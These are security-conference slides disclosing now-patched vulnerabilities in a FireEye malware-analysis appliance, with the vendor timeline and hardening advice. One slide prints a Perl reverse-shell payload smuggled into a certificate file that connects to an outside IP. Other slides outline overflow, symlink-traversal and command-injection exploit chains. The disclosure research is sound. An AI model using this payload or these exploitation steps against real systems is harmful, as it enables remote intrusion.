




# Playing with Fire

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Attacking the FireEye® MPS

Felix Wilhelm  
 @\_fel1x



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## Who Am I



- Security researcher at ERNW.
- Main Interests: Virtualization and Application Security

Felix Wilhelm  
 @\_fel1x

## Recent Research



- Microsoft Hyper-V
  - MS13-092
- Xen
  - Xen XSA-123
- IBM GPFS
  - CVE-2015-019(7,8,9)
- Always very smooth disclosure process.



# This Time It's Different

Therefore we need a lengthy disclaimer here.



# Disclaimer

- ¬ Due to a recent injunction by the Landgericht Hamburg on behalf of FireEye® Inc. some accompanying details to understand the nature of the vulnerabilities cannot be presented today. We fully adhere to that injunction in the following.
  - All technical details shown are based on a document which was mutually agreed upon between FireEye® and ERNW.
- ¬ I am not able to discuss details about the removed content or the ongoing legal procedures.
- ¬ We'll just let the bugs speak.



## Agenda

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- Getting Access
- Architecture **CENSORED**
- VXE
- MIP



## FireEye® MPS



Random dummy appliance: © design-creators.net

- **Malware Protection System**
  - Software running on FireEye® appliances.
  - Differences in Sample collection:
    - Network, Mail, Fileserver, Manual
- **I'll talk about webMPS 7.5.1**
  - Bugs exist in all the above variants.
- **They have been patched in the interim.**
  - Security note link: [bit.ly/fireNOTICE](https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf) [1]

[1] <https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf>



## Establishing Access

It turned out that there was this bug...



- Initial Situation: Administrative access to device
  - Web Interface
    - Reporting / Analysis
  - CLI
    - Reachable via SSH
    - Restricted IOS-like shell
- ➔ Get OS access to find possible vulnerabilities in analysis process.

# Establishing Access

- Web Interface allows configuration of used TLS certs and CAs (post auth)
  - Legally prohibited to show you a screenshot of the interface.
- Uploaded files are passed to *openssl* for validation
- For a CA bundle every included cert is validated individually:
  - Split file on “END CERTIFICATE”
  - Pipe single chunk to openssl and parse output:  
`echo "$data" | openssl x509 -noout -text`





```
felix@knife ~/fireeye % cat rootCA.crt
```

```
FOO"; echo 'use
Socket;$i="172.28.2.214";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");
open(STDERR,>&S");exec("/bin/sh
-i");};' > /tmp/connect.pl; echo "
-----BEGIN CERTIFICATE-----
```

```
MIIDtTCCAp2gAwIBAgIJA0tWde1RIP5yMA0GCSqGSIb3DQEBCUAMEUxCzAJBgNV
BAYTAkRFMRMwEQYDVQQIEwpTb21LLVN0YXR1MSEwHwYDVQQKExhJbnRlcml5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTUwMzEyMTIxODI5WhcNMTYwMzExMTIxODI5WjBF
MQswCQYDVQQGEwJERTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYSw50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMiIB
CgKCAQEAAo0faG4JmPwlbeLMM5s39pHJwPvcoC/mWMv8T6YpKHUItMdUg8hFgsnL
Q+ypTVjVpmGGipj3gQnfVFvVeBF4yhFEYjyqrj0i3vBIAcHpa7x0iDBtXmRf+60s
j2UkzSikd3CYLrUNaQen4wx/HvFpb3Fl19AJqbcXUJ5mpPtBN+RC0zEARAJp6T1u
Ik9rWceChhYa/9mJiFG6Ktqq+9Yrt52hwh12H2tYQKc0T4QR4XRuH9D7iF/3JPYB
bG+kuWDU0MMezCk7Z/o5XxufhUoRs1eL2C7COPWCiFkRzAZm5+YUBWfg0110bCQL
hgiwR+PVC7omcDGCFsTp8UvArbX5+QIDAQABo4GnMIGkMB0GA1UdDgQWBBQmRWLD
```



## Command Injection

## Establishing Access

- openssl ignores everything between BEGIN and END certificate
- Validation of whole bundle succeeds even when the payload is added

→ Trivial Command Injection



# Demo

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Establishing Access





## Establishing Access



- Not interesting for real world attacks!
  - Requires administrative access to web interface
- But gives (unprivileged) OS access
  - Requirement for finding more interesting bugs
- Next step: Get persistent and privileged access



# Establishing Access

- Privilege “Escalation”
  - Local root password is identical to the configured admin pw → Just use su
- Persistence
  - Root filesystem is read only
  - Remount it and overwrite one of the whitelisted CLI commands
  - Easiest way: Replace telnet binary with symlink to bash

## What next?

- Goals of research on security appliances
  - Understanding of the attack surface
  - Advantages and limitations

→ Understanding of system architecture is required



# Architecture

REJECTED

...



- As you can imagine, there is some static and some dynamic analysis involved.
- VXE:
  - Virtual Execution Engine
  - One of the main components involved in dynamic analysis
- MIP:
  - Malware Input Processor
  - Orchestrates static analysis

## Attack Scenario



- Attack scenario for the next slides:
  - A file of our choice is analyzed by the appliance
- Trivial to trigger for real world environments:
  - Send mail with attachment to arbitrary employee
  - Trigger download from corporate system by Social Engineering, MitM...
- File does not have to be opened by anyone!
  - Just transferring it is enough




# VXE – Virtual Execution Engine

- Virtualized environment to run malware on
  - [ **CENSORED** ]
  - Several interfaces to the physical host system
- Most interesting one:
  - libnetctrl\_switch.so

## libnetctrl\_switch.so

- Network packets generated by the virtual machine are passed to this library
- Packets are parsed and passed to either
  - DNS handler
  - IP handler
- DNS handler
  - Quite simple
  - Logs requested hostname and returns faked response




## libnetctrl\_switch.so



- IP handler
  - Handles everything besides DNS
  - Includes mechanism for protocol detection
- Information about a host is stored in an **addr** structure
  - Fields for IP address, DNS entry, internal state
    - ...
  - Table of 10 **port** structs to store data unique to a TCP port
  - Pointers to next/prev address

## libnetctrl\_switch.so



- Sending data to port initializes state machine
- First 12 bytes of TCP payload are converted to uppercase
  - Check for hardcoded protocol indicator
  - GET (HTTP), NICK (IRC) , PASV (FTP)
- When protocol is detected the state machine responds in a semi-realistic way
  - Simulate normal protocol communication



# libnetctrl\_switch.so

## → Bug 1: /NICK overflow

1. Sending “/NICK <name>” triggers a welcome msg from the simulated IRC server.
2. Message includes your nick name
3. Message is generated using sprintf
4. .. using a stack buffer with size 1024 as destination



# /NICK overflow

- Write “malware”:
  - `tcp_send (“hitb.org”, 1337, ”/NICK AAAAAAAAAAAAAAAA...”);`
- Trigger analysis
- Watch VXE crash:

Program received signal SIGSEGV, Segmentation fault.  
`0x4141414141414141 in ?? ()`

## /NICK overflow



- Fixed size stack buffer
- No stack cookies
- VXE binary without PIE



- 64bit (VXE addresses require 0bytes)
- Return address points to libnetctrl\_switch.so (which uses ASLR)
- NICK can not contain 0bytes
- Last bytes of buffer are not controlled  
→ Partial overwrite not possible

➔ Hard to exploit.

## port Structure




- port structure stores data send during communication:
  - {nick,join,user,mode,user\_host}\_info
  - Inline 1024 byte buffers
- Buffers are filled using `get_value` function after keyword is detected.
- `get_value` copies bytes till 0byte or line break.
  - Inserts 0byte at the end.
  - No length restriction...

# Another Disclaimer

- The following diagrams are here for illustrative purposes.


They do not describe any architectural design or specifics of FireEye® products.

## /JOIN Overflow



- More than 1024 bytes after JOIN/NICK/USER .. triggers overflow
  - Limited by MTU of simulated network card (1500 - header)
- Only `join_info` is interesting.
  - Rest overflows in neighboring buffer
- No interesting data to overwrite inside the `port structure`...
- But...

## /JOIN Overflow




- **port** is stored inside **addr**
- Overflow in last port structure can corrupt prev and next ptr of linked address list.
- Trigger:
  - Connect to 9 different TCP ports on same host
  - Connect to tenth port and send "/JOIN AAAAAAAAAAAAAA...."

## Exploitation




- Similar problem to first bug: No 0bytes + 64bit + Heap ASLR
  - But this time we can perform a partial overwrite
- **addr struct is 0x25A60 bytes long**
  - Used malloc implementation allocates structures larger than 0x20000 using mmap
  - Chunk is always at page boundary → Least significant byte of struct address is 0x10

## Exploitation




- next and prev point at offset after portTable.
  - Least significant byte of both always equals 0x60

## Exploitation



- next and prev point at offset after portTable.
  - Least significant byte of both always equals 0x60
- Overwrite last byte of next ptr with the 0byte generated by get\_value
- next\_ptr points into join\_info buffer of second structure

## Exploitation



- **join\_info** is initialized with 0s
  - We can create pointers with an arbitrary number of leading 0s
- Point at address in VXE data section around 2k bytes before an interesting overwrite target
  - No PIE for vxe binary
- Next connection that matches IP of faked struct copies TCP payload into port buffer  
→ Write Primitive



# Exploitation

- Header of fake addr struct must be valid
  - Offset 0x0 != 0x0
  - Offset 0x8 == 0x0
  - Offset 0x10 == 0x0
  - **Offset 0x18 == 2 or 3**
- But we can corrupt a lot of data after this point
- 5 lines python == around 12 usable locations in VXE data
- Multiple function tables can be corrupted
  - Use stack pivot to point RSP into controlled buffer
  - ROP “chain” into system() call trivial.



**FireEye Label:** MVX Traffic Analysis Buffer Overflow (2,3 of 5)

**ERNW Paper:** Memory Corruption Vulnerabilities (Section 3.1)

**Severity:** Moderate

**Products affected:** NX, EX, AX, FX

**Credit:** Felix Wilhelm of ERNW

A buffer overflow vulnerability present in code involved with analyzing malware samples that could allow an attacker to cause a limited denial of service. (This vulnerability accounts for two out of the five identified in the same component that was patched to resolve this issue.)

Source: FireEye® Vulnerability Summary, September 8, 2015:  
<https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf>




# Demo

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## VXE Exploitation




## Exploitation



- Technique “bypasses” ASLR
    - Quite stable and fast due to small amount of heap massaging/spraying
  - Several requirements for fake address object:
    - Large data corruption
    - Limits possible overwrite targets
    - ➔ But target binary is large enough
  - VXE version dependency
    - Bug can potentially be used to create info leak, but difficult to exploit without using raw sockets
- ➔ Not 100% reliable

## .. something else? MIP



- Remember: There is also static analysis involved.
- Responsible component: MIP – Malware Input Processor
  - Running on the host system
- Supports a significant number of different file types
  - [ CENSORED ]
  - .. and ZIP

## MIP and p7zip



- Decompression of zip files is handled by p7zip
  - Inofficial fork of win32 7zip for POSIX systems
  - <http://p7zip.sourceforge.net/>
- extract\_ar.py script performs the following call:
  - `subprocess.call(['/usr/bin/7z', 'x', '-y', dest_arg, pass_arg, archive_name])`



# CVE-2015-1038

- Could be a potential fuzzing target.
  - Maybe any open bug reports?
- CVE-2015-1038: *Directory traversal through symlinks*
  - <https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=774660>

National Cyber Awareness System

Vulnerability Summary for CVE-2015-1038

Original release date: 01/21/2015  
Last revised: 01/23/2015  
Source: US-CERT/NIST

**Overview**  
p7zip 9.20.1 allows remote attackers to write to arbitrary files via a symlink attack in an archive.

**Impact**  
**CVSS Severity (version 2.0):**  
**CVSS v2 Base Score:** 5.8 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:P/A:P) (legend)  
**Impact Subscore:** 4.9  
**Exploitability Subscore:** 8.6  
**CVSS Version 2 Metrics:**  
**Access Vector:** Network exploitable  
**Access Complexity:** Medium  
**Authentication:** Not required to exploit  
**Impact Type:** Allows unauthorized modification; Allows disruption of service



## Exploiting MIP



- Create zip/7z file with symlink to writable directory
- Trigger analysis (Mail..)
  - MIP extracts archives and follows symlink
- Arbitrary file creation in any directory writable by MIP user
  - Overwrites possible due to -y flag.




## MIP privileges



- Most important directories are not writable for MIP user
- But */censored/xyz/* is!
- Includes static analysis scripts for different file types
  - For example rtf.py – called whenever analysis of an rtf file is performed
- Files itself aren't writable, but directory is
  - Overwrite possible

# MIP – Directory Traversal to Code Exec [I]




# MIP – Directory Traversal to Code Exec [II]



4. Send another mail to [sales@ernw.de](mailto:sales@ernw.de) with arbitrary rtf attached.



5. Static analysis module executes `rtf.py`



6. Wait for shell to pop.


## What does this mean?



- 100% reliable code execution against vulnerable devices
  - Remember: It's been patched in the interim.
- But code is only running as low privileged user
- Still: Full compromise would require a privilege escalation



## cms\_agent.rb



- Ruby script running with root privileges
- Listening on local tcp port 9900.
- Centralized Management functionality
- Implements a dRuby server
  - RPC mechanism to call ruby methods / exchange objects over the network
- mdreq\_exec method passes first argument directly as first argument to command line invocation
  - Simple command injection again.



# Final Demo

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100% reliable remote root with a zip archive





# Get Your Appliances Patched Right NOW

If you would only take one thing away from this talk...

# Conclusions

- Possible Mitigations / Hardening measurements:
  - Use compiler hardening (stack protector, PIE..)
  - Run static analysis process in virtualized setting
  - Hardening of local privileged processes
  - Implementation of parsing code in memory safe languages
- Even with these Mitigations:
  - The new capabilities gained by using virtual machine technology to detect malicious behavior also mean there are specific attack exposures that vendors must account for.





## Timeline [I]

- April 7<sup>th</sup> 2015: Initial (attempt of) contact via [security@fireeye.com](mailto:security@fireeye.com), several tries
- April 27<sup>th</sup> 2015: Reaching out via Twitter → response.

 **Felix Wilhelm**  
 @\_fel1x [Follow](#)

Do I have any followers who can introduce me to someone from [@FireEye](#) product security? security@ doesn't reply to mails

7:00 PM - 27 Apr 2015

  7  4

[https://twitter.com/\\_fel1x/status/592734994595995648](https://twitter.com/_fel1x/status/592734994595995648)



## Timeline & Comments [II]

- May 7th: conference call.
- June 10th: conference call.
- July 17th: conference call.
- July 23rd: conference call.
- Aug 05th: face to face meeting in Las Vegas.
  - Our impression was that a provisional agreement was reached here.
- Aug 06th: FireEye sends cease-and-desist letter.
- Aug 13th: district court of Hamburg issues injunction.



Thanks for your attention!

# Q&A



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